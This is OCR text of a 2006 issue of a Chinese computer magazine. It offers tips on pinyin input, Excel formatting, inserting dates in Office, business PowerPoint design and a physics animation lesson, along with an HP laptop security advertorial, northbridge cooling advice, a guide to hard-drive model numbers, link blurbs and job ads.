在输入一个拼音后，这时，只要按一下空格键或回车键，拼音代码随后就会转化为汉字。如果整个句子无需修改，在句尾输入一个标点符号（包括"，"、"。"、"；"、"？"和"！"），再输入下一个句子的第一个拼音代码时，前一个句子自动被确认。



零声母与音节切分符

汉语中有一些没有声母的字，例如"袄"（ao）等，当输入"皮袄"时，如果直接输入piao，直接出来的并不是皮袄，输入带音节切分符的拼音"pi ao"（中间加一个空格），可以省去很多修改的麻烦。



提高输入效率的技巧

当有成语或想打一句常用的话时，只用每个字的首字母直接输入即可。不完整输入可以减少击键的次数，以提高输入效率。



编辑处理用户自造词条

点击自造词工具进入功能窗口，点击"编辑→增加词条"打开"词条编辑"窗口，在自造词栏里输入相关的词语内容，然后在快捷键里输入相应的字母键，点击"确定"即可。

模糊拼音输入

打开输入选项对话框，在"拼音方式"下单击"模糊拼音设置"按钮，从"模糊拼音对列表"中选择模糊音对，单击"另存为"按钮保存自定义的模糊音方案即可。这时，输入"si"的时候，四（si）和十（shi）都会出现。



CF [YY31]

《电脑爱好者》博墅推荐 | 这回拼出来的可不是卡通效果，而是货真价实的真人哦！ http://blog.cfan.com.cn/index.php/action/viewspace/itemid/45052

Excel营养套餐

给数据表做美容

Excel格式美化技巧

■ 高效办公培训专家/**张剑悦**



▲美化后



▲美化前

“这是一个做了专业美化后的数据表，得到了领导和同事们的认可。可是相同的数据内容，在几天前刚刚才被领导批过。”老刘感触颇深地打开了一个数据表。

很多人应用Excel时都被它那强大的计算功能和数据分析功能所折服，有时沉醉在自己设置的函数或公式之中，而忽视了对数据表的格式美化。一个专业的数据表，最基本特征就是拥有一个专业的数据表外观，否则会让查看效果大打折扣，有时甚至让数据的可信程度降低。这就好像我们平时在不断加强自身修养的同时，还要尽量将自己的外表打扮得大方得体。

标题和表头要美化

人们看数据表时，最先看的就是标题和表头，为了达到更好的效果，通常要将数据表的标题和表头单元格设置成合并的效果，这样才能让它们出现在数据表中心。



◀合并单元格时，可以将多个单元格选中，然后选择工具栏中的“合并及居中”命令，或者进入“单元格格式→对齐→合并单元格”。在这个例子中，把大标题“资产评估表”放置到数据表的中心。但是数据表左侧的“流动资产”表头，除了表头单元格合并外，还需要在“设置单元格格式”对话框的“对齐”选项卡中再设置两个选项：将“垂直对齐”的选项从默认的“靠下”更改为“居中”；将右侧“竖排文字方向”用的“文本”选项选中。


设置适当的背景

工作表的背景通常有两种，一种是利用“格式”工具栏中的“填充颜色”按钮进行单元格底纹的设置，另一种可以通过“格式→工作表→背景”命令进行设置。

▶打开“工作表背景”对话框，从中选择一个事先准备好的“纹理”图片，确定后，就能够将此图片平铺复制到这个工作表的所有单元格下，形成“背景”效果。由于背景会进行平铺复制，所以“纹理”效果的图片更适合。为了让数据在表中更加醒目，可以利用“格式”工具栏中的“填充颜色”按钮将单元格的底纹设置成白色，将标题行设置成深色。

表格虚框和框线很重要

在Excel中，单元格的框线默认的效果都是虚框，如果将单元格设置了底纹颜色后或是打印，都不会显示出单元格的框线。所以为了增强数据表的表格效果，通常要为数据表添加表格框线。在Excel中，还可以利用单元格的框线颜色，为数据表设置“三维”立体效果。这个表的“凹感”立体效果，其实是用单元格的“框线”颜色设置的。



◀首先选择“工具→选项→视图”，在选项卡中将下方“网格线”的选项去除，就能实现在数据表中只显示实线框线，而将虚框网格线隐藏的效果。

▶先为数据表设置一个颜色较深的单元格底纹，然后将要设置三维效果的单元格选中，选择“格式→单元格”命令，选择“边框”选项卡，将边框颜色设置成“白色”，然后选择左侧框线应用按钮中的“下方”按钮和“右侧”按钮；再将边框颜色设置成“黑色”。



◀最后选择左侧框线应用按钮中的“上方”按钮和“左侧”按钮，确定，好了，回到数据表后，一个“凹感”的三维立体效果工作表马上出现在眼前！如果将“黑色”和“白色”框线进行相反的设置，就可以制作出一个“凸感”的三维立体效果数据表了。

对数据表进行格式美化，没有一定之规，只要能起到美化的作用，更具专业效果，就是我们追求的目标。平时多研究微软网站提供的Excel免费下载模板，也可以获得不少启示。在下期中，我将介绍Excel数据的拆分与合并技巧，如果你有任何问题或好的建议，请发送邮件到bangong@cfan.com.cn，我们将一一给予解答，并把大家的需求融入文章中，欢迎继续保持关注。

应用广场

时间无处不在


Office日期时间输入方法汇总

北京/黑白龙





时间是什么？它在哪里？人们在时间中追问和苦思，又被时间永远地带走了。爱因斯坦认为，时间不是大自然里的一条“自由自在的狗”，而是一个实实在在的尺度，可以延长或是缩短。今天，我们可以把“时间”挂在墙上或带在手腕上，但时间仍是一个谜。时间女神从远古走来，又向遥远的未来前进。在Office中留住她的足印，已经变得很简单。



Word中的时间

1. 菜单命令留时间

很多文档都需要留下时间信息。如何操作呢？执行“插入→日期和时间”命令，在“可用格式”下选中一种日期样式，确定（见图1）。如果按“语言”右侧的下拉按钮，选择“英语（美国）”或“中文（中国）”选项，可以设置不同的日期格式。如果选中“自动更新”选项，插入的日期和时间就会自动改变。

2. 快捷键留时间

有什么办法能让时间更快地显现？按下“Alt+Shift+D”组合键，文档中就输入了当前的系统日期，按下“Alt+Shift+T”组合键，当前的系统时间也马上出现。在“日期和时间”对话框中，先选中一种日期或时间样式，然后按下“默认”按钮，确定，之后用组合键输入的日期或时间就是刚才设定的样式了。

3. 记忆键入留时间


还有更简单的方法吗？不知你是否细心地发现，当我们输入的日期年份与系统日期年份相同时（如2006），年份数值一输完，当前系统日期就会马上自动显示在这个数值的上方，只需要轻轻按下回车键，这个日期就输入完成了。

4. 插入域留时间

一篇文档，都会存在几个关键时间信息。比如文档创建日期、编辑总时间、上次打印文档的日期、上次保存文档的日期等等。怎样查看？

有一个神奇的“窗口”。进入“插入→域”命令，在“类别”下选中“日期和时间”，然后在“域名”下选中一种域名（包括CreateDate、EditTime、PrintTime、SaveTime、Time），在“日期格式”中选择一种样式，确定，就OK了。插入的日期或时间会自动更新。



1



其他字处理软件

1. 写字板：先将光标定好位，进入“插入→日期和时间”，在对话框选一种日期或时间样式，确定即可。

2. 记事本：执行“编辑→时间/日期”命令，系统时间和日期就直接插入到光标处。或者用控制符法留下时间。在记事本文档的第一行顶格输入控制码“.LOG”（不包括引号，前面有一个英文状态下的小数点，字母为大写）。以后每次打开文档，记事本会自动在文档最后一行插入当前系统时间和日期。



Excel中的时间

1. 快捷键留时间

在各种工资表、成绩表等各种类型的工作表中，常常需要显示当前日期。如果需要插入当时的日期就是工作时的日期，今后不需要改变，选中相应单元格，按下“Ctrl+;（分号，下同）”组合键，就能输入系统日期；按下“Ctrl+Shift+;”组合键，就能输入系统时间。

2. 函数留时间

很多时候我们希望日期能够自动更新，那么就使用函数TODAY吧。在某个单元格中输入公式“=TODAY()”就OK了。日期格式不太令人满意？输入公式后回车，选择菜单“格式→单元格格式”命令，在“类型”列表框中选择一种恰当的显示格式（见图2），确定即可。如果输入函数式“=NOW()”，系统日期和时间就输入到单元格中。


2

行业高手/市场


商务演示PPT生辉四要素

如何明确目标、如何选择合理的形式、如何建立清晰严谨的逻辑、如何让布局美观大方……PPT演示与众不同的秘密，商务合作顺畅成功的诀窍，尽在文中！

北京/风子

“清华寝室夜话”里面的大学生有这样一句台词：“最挣钱的语言是PPT！”虽说是笑话，但在当前社会，PPT频频出现在各种商业场合、在行销推广、招商引资等活动中，更是处处可见。

很多朋友都发现，使用PPT很难达到期望的理想效果，做出来的PPT“不好用”、“不好看”，甚至“看不懂”。而时下各种培训、教材，内容大多限于PPT软件功能，根本无法解决这些问题。本人从事市场推广工作两年，在PPT制作方面的“血泪教训”甚多，顶不住CFan小编的强烈要求，特此整理几点心得，与大家分享，希望能对渴望提高的PPT“苦手”们有所帮助。在我看来，做好一个PPT必须具备以下四个要素。



目标明确

在商务活动中，做PPT通常是为了追求简洁明朗的表达效果，以便有效辅助沟通。但是PPT也有局限性。不了解这些局限，在PPT里面书写长篇文字报告，洋洋洒洒做出六七十页，在一个文件里讨论好几个复杂问题，绘制复杂表格——这种“超能”的PPT，不仅制作过程痛苦，而且最终结果通常是“根本看不懂！”

那么PPT的特长和局限分别是什么？我注意到外企员工的言谈当中，常用英文“Presentation”来代替这个意义模糊的“PPT”。我查了查，发现维基百科词典上对“Presentation”的解释，恰好说出了它的目的、能力特长和局限——只能面向一类观众，演示一个话题内容，只能表达关键要点，达到留下深刻印象的目的。

牢记这几点，我们就会比较“收敛”，容易确定一个更合理的目标。



维基百科词典的释义：

Presentation is the process of presenting the content of a topic to an audience. Presentation software such as Microsoft PowerPoint,Keynote or OpenOffice.org Impress is often used to illustrate the presentation content.



形式合理


微软给PPT文件起了个中文名字：演示文档。顾名思义就知道它的用法了。不同的受众和传播方式决定了不同的版本。实际上PPT文件有两种主要用法。一是辅助现场演讲的演示，二是直接发送给受众自己阅读。要保证达到理想的效果，就必须针对不同的用法选用合理的形式，考虑配合演讲或直接阅读时受众的感受，做相应的细节处理。

演讲现场用的PPT，就要全力服务于演讲。多用图表图示，少用文字，让观众一边看，一边听你讲，演讲、演示相得益彰。适当运用特效、动画等功能，可以控制演讲节奏，让演示效果丰富多彩，活跃气氛。

直接送去给别人阅读的PPT，则必须添加尽可能简洁但描述清晰的文字，以代替你的演讲，引领读者理解你的思路。整个PPT和其中的每一页幻灯片都要具备很清晰的阅读顺序，逻辑性要求更高，才能保证受众独自阅读PPT就能“跟着你走”。但是，使用特效、动画要谨慎，防止阅读者点鼠标点得手指发酸，让PPT文件体积暴增，很难通过网络发送。



▲演讲用的PPT宜多图少字




美观大方

日常生活中善于穿着打扮的人始终是少数。同样，能具备足够的美学修养，把PPT做到“漂亮”的人也很少。大家追求“漂亮”，结果却往往是画虎不成反类犬，得不偿失。其实不必追求“漂亮”，只要美观大方就行了。这就好像西装革履，可能不会耀眼夺目，但绝对美观大方。具体可以从色彩和布局两方面着手。

Office软件的调色板里面有“标准色”，其实就是一套最容易为大众所接受的颜色。选用搭配色彩时，可以参考Office的“配色方案”。同一个方案里，差别较大的色适合标示不同内容，相近的颜色用来区分相近内容（比如标题用黑色，副标用灰色）。

如果你觉得自己“审美疲劳”比较严重，那么，根据你要做的主题，参考模仿类似主题的PPT、印刷品、广告、网页，也是一个快捷的方法，但是切记：大多数优秀的布局、配色都是整套方案，要么仿学一页完整布局，要么借鉴整体配色。东取一点西摘一点，很容易搞得不伦不类，适得其反。


◀最新版Office 2007的调色板上提供了美观大方的标准色



逻辑清晰

如前文所述，“简洁”正是PPT能在“时间就是金钱”的商业活动中广泛流行的原因。但为了追求简洁，我们很容易无意识地删减了一些要点，受众就“看不懂”了，想保证要点齐全，就要建立清晰、严谨的逻辑。

有两种方法是非常有效的。

一是遵循幻灯片的结构逻辑。通常一个PPT文件包含10~30张幻灯片，不仅要包含封面页、结束页和内容页，还必须有紧跟封面页的目录页来展示整个PPT的内容结构。必须有章节页（各章节的封面）把不同阶段的内容划分开，并呼应目录，保障整体连贯。结束页之前，还要有总结页，引领受众回顾要点，切实留下深刻印象。每一个内容页，也必须严格遵守“大标题、小标题、正文、注释”这样的内容层级结构。而且结构层次不宜太多，关系要么并列，要么递进。否则，不仅阅读者会看晕，很可能你演讲时自己都会讲晕。

二是运用常见的分析法图表。当我们确实有一些避不开的复杂问题需要带领听众共同分析时，这个办法非常实用。商业场合常见的SWOT分析图、矩阵分析图等，可以帮助我们排除情绪干扰，理清思路，分析利害，寻找解决方案。



▲PPT中幻灯片的结构逻辑

把握好上述的四个要素，做出来的PPT就能基本满足商业场合的需要了。演讲出发前，最好自己携带大屏幕笔记本和投影仪。如果对方的演示系统临时出了故障，而你所有演示的时间不变，受损的一定是你自己。另外，有客户甚至喜欢直接阅读PPT的打印稿，一定要事前确定清楚。其实PPT只是一个辅助演讲，帮助我们交流沟通的工具而已。能用好它就多用，不大擅长用它，就尽量少用。布什站在世贸中心的废墟上，稿纸都没有，不也一样发表鼓动人心的演讲么？希望能与大家有更多深入交流。我的博客：http://www.ccfblog.com/blog/crazydu

应用广场

在PPT中留下时间的脚步

北京/黑白龙

为了度量时间，我们的祖先发明了日历，于是人类有了历史，个人有了年龄，如果你想变得年轻些，只需乘坐一架普通的飞机做一次环球旅行……在PPT中，时间女神留下了串串脚印。

用菜单轻松插入时间

幻灯片演示中，需要留下时间的情况也非常多。如何输入呢？

首先定位在需要日期或时间的幻灯片中，执行“插入→文本框→水平”命令，接下来在幻灯片中拖出一个矩形框，用于保存输入的日期。然后执行“插入→日期和时间”命令，打开“日期和时间”对话框，选中一种样式，确定即可。



在页脚留下时间的脚步

幻灯片有很多张，如果要想给每张幻灯片都加上一个日期，怎么操作呢？执行“视图→页眉和页脚”命令，在“固定”下面的方框中输入日期或时间，按下“全部应用”按钮，输入的日期或时间，就自动添加到所有幻灯片的页脚处。

选“自动更新”，日期会自动更新。选“应用”，则只能添加到当前幻灯片上。



教与学

“飞机+炸弹” 就是平抛

平抛运动是中学物理的必考点，我们用PowerPoint来进行现场演示。

重庆/**廖江海**

在物理的“平抛运动”教学中，需要演示从水平飞行的飞机中投出炸弹的轨迹以及两球相撞的平抛运动关系。这次来看看PowerPoint的精彩表演吧。

本节课程

《平抛物体的运动》

一、教学目标

让学生掌握平抛运动的分解方法及运动规律。

二、重点、难点分析

1.重点是平抛运动的规律：物体(质点)的位置、速度如何随时间变化，轨迹是如何形成的；

2.平抛运动是怎样分解为水平方向的匀速直线运动和竖直方向的自由落体运动的？这是难点，也是教学的重点。

三、课件运用目的：

形象直观地演示平抛运动，让学生明白平抛运行就是水平匀速运动+自由落体运动。


打开PowerPoint 2003，点击“插入→图片→来自文件”导入飞机和炸弹，再对图片进行调整设置。

1 选中飞机，点击“幻灯片放映→自定义动画”，在任务窗格中点击“添加效果→动作路径→向左”，自动生成一绿色、红色三角形为端点的水平虚线。如果觉得默认的“动作路径”长度不合适，可以通过红色三角形上的控点调整长度。




在动作路径中，绿色三角形是对象（飞机）动画的起始位置，红色三角形是对象（飞机）动画的终止位置，水平虚线则是对象的运动轨迹。

2 炸弹的操作方法与飞机的操作基本一样。只是在“动作路径”中选择“绘制自定义路径→曲线”进行绘制。然后选中炸弹，设置“自定义动画”为“从上一项开始”，从而实现飞机和炸弹同时运动。



如果感觉绘制出来的曲线不够平滑，可以用鼠标右击曲线，选择“编辑顶点”命令，此后曲线上就会出现许多小黑点，用鼠标拖动各顶点，从而让曲线变得更加平滑。


3 点击“自选图形→动作按钮→前进或下一项”，在幻灯片右下角绘制一个前进按钮，自动弹出“动作设置”对话框，点击确定即可。



在动作按钮中，可以插入声音，可以自由地控制幻灯片的播放节奏。可以方便地跳转到上一页、下一页或指定的页，能方便我们的教学。



4 新建一幻灯片，用直线和曲线工具画出两个箭头和一曲线作为运动的分解图，双击后出现“设置自选图形格式”对话框，进行如图设置。然后将板书写好并放好位置，再在幻灯片左下角绘制一个返回按钮即可。



前端和后端并不是按左边和右边来确认，也不是按上边和下边来确认，而是按点击的先后来确定。前端就是指最先点的那个点，后端就是指最后点的那个点。



5 如果想给运动的分解加上动画展示，可选中各分解的箭头，点击“添加效果→进入→阶梯状”，设置速度为“慢速”即可。要让三个箭头同步运行，在设置好第一个箭头后，在设置另两个箭头时，要设置开始为“之前”即可。



如果想让动画过一段时间再播放，可以在“自定义动画”栏里双击相应的动画，在“计时”标签里设置延迟多少秒即可。

课件下载地址:http://work.newhua.com/cfan/200621/2ljx.ppt

企业与办公

惠普数据保护法则

深入了解惠普笔记电脑的安全特性

无论何种规模的企业，对于数据的安全性都应予以足够的重视，因为这涉及的是各个企业的核心利益。

对于数据安全而言，不仅是在服务器端进行数据安全的防范措施，更应对终端加强数据安全性的管理。



安全特性并非单项比赛

网络已经成为人们工作生活的一部分，计算机也理所当然地不能与我们分开。然而随之而来的便是安全问题，包括网络的安全性、数据的安全性。其实，归根结底还是数据的安全性，任何在计算机上存在的程序，都可谓数字，这里面的机密数据则是最为重要的。提到企业安全解决方案，不同厂家会提供不同的方式。对于传统的防火墙厂家，防火墙和IPSec VPN无疑是首推产品。对于传统的防病毒厂商，防病毒软件和新近推出的硬件防毒墙是旗舰产品；对于邮件安全厂商，首推邮件安全网关产品；对于存储厂商，大型的服务器、数据库备份和恢复无疑是存储方案的核心，传统的磁带备份仍然是目前存储市场的主流，服务的客户都是大型企业和机构。

安全隐患如何防范?

安全的认识并不是指某一类安全隐患，这包含有病毒侵袭、数据窃取、数据丢失，个人资料保密等等诸多方面。无论哪个安全方案提供商，其目的只有一个：最大限度确保数据安全和业务的连续性。对于高度依赖于网络的今天，数据安全和可用性对企业的生存和发展至关重要，据IDC的统计显示，遭受关键业务数据丢失的企业有近70%在两年内倒闭，数据安全才是一切安全方案的核心和终极目标。

通常情况下，我们都对上述一些领域给予了足够重视，但在最终端的使用设备，却缺乏有效的防范手段。对于商业使用者而言，使用计算机，如笔记本时，数据安全已经成为他们最关心的特点之一。使用者对于安全的要求，正是惠普所最为重视的，惠普认为使用者一方面关注如何更彻底地实现全方位的安全，另一方面也希望更容易的操作就可以实现安全。因此惠普笔记本在核心“3+1”理念中，把安全列为最重要的因素之一。为此，惠普笔记本进行了大量的技术个性安排，力图在安全领域让使用者乃至于企业高枕无忧。

全方位保护企业数据

HP ProtectTools提供多重保险识别身份，首先，开机身份认证加WINDOWS使用者认证，实现使用者的身份安全；其次，Smartcard智能卡和惠普生物指纹识别器两项独到技术，成为安全的第二道大关；然后，惠普增强驱动器锁（Drivelock）技术可帮助保护硬盘免遭未经授权的访问，甚至在硬盘被从笔记本电脑或平板电脑中拆除的情况下也无需担心；然后，设备访问管理器（Device Security）能使管理员可以控制如光驱和USB存储钥（storage key）等设备，让非法使用者没有任何机会把笔记本内的数据复制带走，杜绝了数据泄密的通道。

HP Credential Manager for ProtectTools**功能概要：**

提供多重身份认证

Windows登录服务

单点登录“密码保管（password vault）”

身份存储、备份和迁移



Device Security for ProtectTools功能概要：

它使管理员可以控制如光驱和USB存储钥（storage key）等设备。

惠普增强驱动器锁（Drivelock）功能概要：

面向ProtectTools的惠普增强驱动器锁（Drivelock）技术可帮助保护硬盘免遭未经授权的访问，甚至在硬盘被从笔记本电脑或平板电脑中拆除的情况下也无需担心。

另外，针对安全热点问题，惠普笔记本有多项人性化设置。对于硬盘数据安全，惠普笔记本设置了新型磁盘清除器（Disk Sanitizer），利用它可以永久销毁硬盘信息，即便将硬盘拆下来也无法读取其中数据，让使用者高枕无忧地淘汰旧机器，避免数据因为报废而泄露。在高端旗舰商务笔记本Compaq nc6400中，防窥膜特别引人注意，这一技术能限定显示屏的视角，保证屏幕上的内容只能被正在操作的使用者看到，这对于在旅途中还需要在公共场合如机场等地办公的商务使用者来说非常方便，再也不用担心处理机密数据时无意泄密。真正保证惠普笔记本达到全面安全保护。

新型磁盘清除器（Disk Sanitizer）功能概要：

Disk Sanitizer可以永久销毁信息，让使用者高枕无忧地处置数据。

显然，通过惠普全方位的数据保全机制，企业使用者可以充分理解数据安全的重要性及可能发生的泄露方式，通过多重、不同角度、不同方式的防范措施，才可能真正做到对数据的保护，而不是单单在服务端，或是在终端设备上加载某一类防护手段，这是不够的。你至少要选择类似于惠普Compaq nc6400这样专注于商业环境，拥有全方位防范手段的终端设备才是。

CF [YY38] 收藏此文资费1元 发送代码：1480 移动50125912 联通9219912

投稿 | test@cfan.com.cn

北桥过热也会导致死机

秋冬交界之间，很少人会再关注散热问题了，可不巧，还是有"倒霉"的家伙中了"热毒"的招……

很少有人关注过主板的健康，不停地拔插硬件、粗暴的安装风扇手法、不安装足够的固定螺钉等等，虽然都宣称主板是整个PC中最基础的部分，但真正关注它健康的话题实在是少的可怜。比如散热问题，这并不是CPU、显卡才需要的必要手段，在越来越多的主板上，散热也是必须面对的话题。

寻找热源

随着功能不断提升，主板的芯片也开始受到热能的侵害。虽然同CPU一样，主板北桥芯片也在不断更新制程工艺，但其热量依然很大。早在1997年前后，那时的主板芯片，无论北桥还是南桥，都不需要散热器辅助散热。而今天，无论是任何一种主板，其北桥芯片至少会覆盖上一个专用的被动散热器，功耗早已不是原先可以比拟的。也就是说，在今天，PC内部除了CPU、显卡这两大热源外，第三大热源便是北桥芯片了。

那么，针对这些热源，现在又有哪些散热器可以选择呢？

其中最具代表性的是，技嘉独有的Silent-Pipe技术热管式散热器，实际散热效果及静音都是最好的。通过Silent-Pipe静音热导管，在静音环境下将北桥芯片所产生的热源，运用热导管中液体介质的毛细现象，快速地传至热导管的另一端。由于没有散热风扇的噪音，让使用者可以获得安静的电脑操作环境。

还有一种便是主动风扇式散热办法了。这种方式在近两年的主板产品上并不多见，原因就是噪音比较大，而且还要为其单独设计一个供电接口，比较麻烦。但是，它的散热效果最明显。


▲技嘉热管散热器


▲主动散热器


当然，现在最主流的还是被动式散热器——散热片。成本低廉是这种方法的最大特色，不过其散热效果最差。很多DIY的电脑在使用一段时间后，总会出现莫名其妙的断电现象，重启后可以正常使用，没过多久又会出现问题。


北桥散热攻略

算下来，其实使用第三种，也就是被动散热器方式的主板是最多的了。翻开你的机箱盖，看看自己的主板是不是也是这样呢？如果你想获得更稳定的运行环境，不如花上20元钱，更换一个散热器吧！

1.更换散热器

散热器主要有两种，一种是挂勾式的，一种是打孔式的，所以在你更换主动散热器时一定要分清两种不同的安装方式。挂勾式安装时一定要注意力度的使用，同时要尽量保持散热片平行于主板，不要压住一角用力挂勾，这样容易将北桥芯片压碎。打孔式的使用膨胀螺栓方式，这个安装起来比较容易，卸载时倒有些麻烦。你必须把主板拆卸后，用尖嘴钳夹住膨胀螺栓向主板一侧顶出来，注意力度的使用，避免尖嘴钳划伤主板


▲拆卸是打孔式散热器的难点


▲安装是挂勾式散热器的难点

2.没有电源接头该如何处理

问题来了，仔细看看，新换装的散热器，风扇使用的是小口3Pin电源接头，插上这个，机箱散热器怎么办？北桥芯片附近没有这种电源接口就更不能用了。现在，你就需要找一个闲置的D型接头，同时还要买一个专用的转接器（最多不过5元），这样一来，你就可以连接上散热风扇的电源了。虽然有碍美观，但至少能让你的电脑完全去除热源带来的隐患。无论是春夏秋冬，你的电脑都不会死机了！而且，现在卖场里有很多这类的散热器，风扇的噪音很小，而且价格也不贵哦！


◀大功告成，转接头解决一切

暗算——解密硬盘编号的含义

产品编号本身就是一组密码，简单的一组数字和字母代表了不同规格的不同产品。只要了解这些组合的含义就可以轻而易举地知道一块硬盘的规格以及参数。前一段时间热播的《暗算》中就有阿炳听音辨人，今天我们就来一个看码识硬盘了。

希捷 (Seagate) 硬盘密码手册：

Seagate台式机与笔记本硬盘的编号含义是相同的，在辨别时我们首先将这组编号分为五个部分，即ST“X，XXXX，XX，XXX”。例如今年新发布的7200.10 320GB硬盘，该硬盘编号为ST3320620AS，ST即为Seagate，而后面的“3”表示3.5英寸，厚度为25mm的半高硬盘（9则代表着2.5英寸硬盘），32则代表硬盘的容量为320GB；第四部分前一个数字代表碟片数目，磁铁数越少可靠性就越高；第五部分表示硬盘接口类型，“A”表示为PATA IDE的接口，“AS”表示为Serial ATA的接口，“AG”表示为笔记本电脑专用的ATA接口。



西部数据(Western Digital) 硬盘密码手册：

西部数据的编号，由12个数字或者字母所组成。一般来说我们只需了解前半部分的含义即可。“WD”是“Western Digital”的简称，我们习惯上将西部数据硬盘前7位主编号（低于100G容量的为6位）当做硬盘型号，例400BB这6位编号由两部分构成，“BB”表示转速是7200 rpm、PATA、2MB接口的鱼子酱硬盘。“JB/PB”表示转速为7200 rpm、PATA数据缓存为8MB的鱼子酱硬盘（JB为滚珠轴承，PB为液态轴承）；“JD/JS”表示转速是7200 rpm、SATA、8MB/16MB接口的鱼子酱硬盘，二者区别在于后者支持SATA 3.0。而“UE/VE” 表示转速为5400 rpm、PATA数据缓存为2MB/8MB的2.5英寸笔记本硬盘。



日立硬盘密码手册

目前市场上销售的日立硬盘主要是7K250系列（台式机）以及Travelstar系列（笔记本），两个系列产品命名方式基本相同。以Travelstar 7K100的HTS721010G9SA00为例，其中H为HITACHI，TS代表“Travelstar”系列；72代表7200rpm，10代表最大设计容量100GB。第二个10代表该硬盘实际容量100GB，SA代表SATA接口，而AT则表示ATA接口。



三星硬盘密码手册

编号为MP0804H的三星硬盘，首字母S或者M分别代表 SpinPoint与MagmaPortable系列，第二位P或V分别代表7200 rpm或5400转rpm，080代表80GB硬盘产品，而后面的4代表硬盘磁头数，最后的H代表接口类型为Ultra ATA 100接口，如果是C则表示使用的Serial ATA150接口。



可以说，硬盘的编号是有规则可循的，只是相对而言编号数位太长，各厂商的标注方式又不统一，对使用者来说，分辨起来非常困难。日后，再区别硬盘时，依照我们与你分享的这些编号规则，你就可以很容易地分辨出硬盘的具体规格了。

■主编/封立鹏
■责任编辑/马江华
投稿信箱：mwb@cfan.com.cn

稀饭美文报

2006年11月1日
第21期 总第45期

1000万的广告大片

如果你有1000万，你会做些什么呢？别人我不知道，反正Yahoo是请了陈凯歌、冯小刚、张纪中三位名导拍了三部广告片。至于效果如何，自然是各有定论，反正看过之后，各有评说，总体来说还是延续了三位名导的电影风格。

文章链接:http://mwb.cfan.com.cn/386

Windows XP Box 组装的机箱

看看外国朋友是怎么用正版微软XP的软件包装盒装配了一台真真正正的台式机的吧。

文章链接:http://mwb.cfan.com.cn/387



技术型网管必备 全面认识网络设备接口

随着网吧行业的不断发展，网管已经从当初“服务员”转变成“计算机问题专家”。不可否认的是，现在的网管朋友技术方面比以前要强很多，但是要想使自己变成真正的“技术型”网管，咱还要再加把油。为了全面弄清楚网络各接口，我们有必要对它们逐一认知。

文章链接:http://mwb.cfan.com.cn/388



十大理由：Google为什么不可战胜？

一个在技术上可以击败Google的软件到底值多少钱？！最近一家名叫“动力之源（Powerset）”的公司宣称要融资1千万美元，因为他们认为自己的搜索技术比Google公司的技术更好。下面来看看Google所具有的十大竞争优势。

文章链接:http://mwb.cfan.com.cn/384

CPU集成内存 英特尔要吃回头草？

如果英特尔的技术真的可以把内存封装到CPU中，那无疑是一个技术的进步和飞跃，毕竟这样对提高速度是一个新的延伸。当然，这种技术的推广除了技术上的问题外，还有就是成本的问题。而且外置内存条可以任意添加，封装到CPU之后的内存，如果想再添加是不是就没有办法了？

文章链接:http://mwb.cfan.com.cn/385

就让我把你彻底看穿

想知道喷雾是怎么产生的吗？其实就是鲨鱼在水下喷水而生，很搞笑吧。这里有很多精彩组集，来看看吧，能让你对事物有个“新”的认识！

文章链接:http://mwb.cfan.com.cn/389

未来的音像店

在这种数字娱乐站上，你可以非常容易地找到自己想要的音像产品，也可以接受电脑上的各种榜单推荐。在你确定你要购买的产品的过程中，可以方便地试听试看。然后接入自己的终端设备（电脑、MP3或者MP4、手机等），直接刷卡或放入现金，就可以非常方便地购买到数字娱乐产品。

文章链接:http://mwb.cfan.com.cn/390


让你发呆许久的手机

看图就会喜欢它！Nokia Aeon手机曝光照

Nokia在日前发布了官方Aeon（永恒）图片。我们真的无法猜测，这上帝杰作到底附有何许超强功能，我们也不想猜测，因为光看这些美图，就够你对着电脑发呆许久了！

文章链接:http://mwb.cfan.com.cn/391





稀饭英雄帖

《电脑爱好者》作为中国发行量第一的电脑杂志，武林高手群聚，业务蒸蒸日上！现向全国武林广散英雄帖，诚邀有识之士，武林高手，高超隐士加入，如果您有信心，有实力，或者怀才不遇，或者未找到施展的空间，我们都诚恳地请您将简历发至training@cfan.com.cn!

营销八百无对手——广告客户经理（1～2名）

主要职责：

承担出版物的广告销售工作；

了解市场情况，制定销售策略和销售计划，按时完成杂志社交给的广告及相关销售和回款任务；


了解客户需求，组织撰写销售策划书和建议书，积极开发新客户并维护好已有的客户资源。

内功素养：

1.勇于挑战，能够承担较大的工作压力并独立开展广告客户销售工作；

2.亲和力强，气质良好，性格外向活泼，具有很强的客户沟通和理解能力；

3.本科以上学历，35岁以下。



机敏过人赛诸葛——市场策划（1名）

主要职责：

积极配合发行体系提升杂志社在目标读者群中的影响力；

积极配合客户体系提升杂志社在目标客户群中的影响力；

负责组织制定年度品牌推广及分阶段实施细则；

负责部门对外的活动、会议宣传等事宜安排、协调；

内功素养：

具有一定的广告或公关策划经验；

对策划和执行有独到见解和清晰思路者优先；

性格开朗、活泼，思维敏捷，眼界开阔；

本科以上学历，35岁以下。

圣手翻天妙笔书生——硬件编辑（1名）

主要职责：

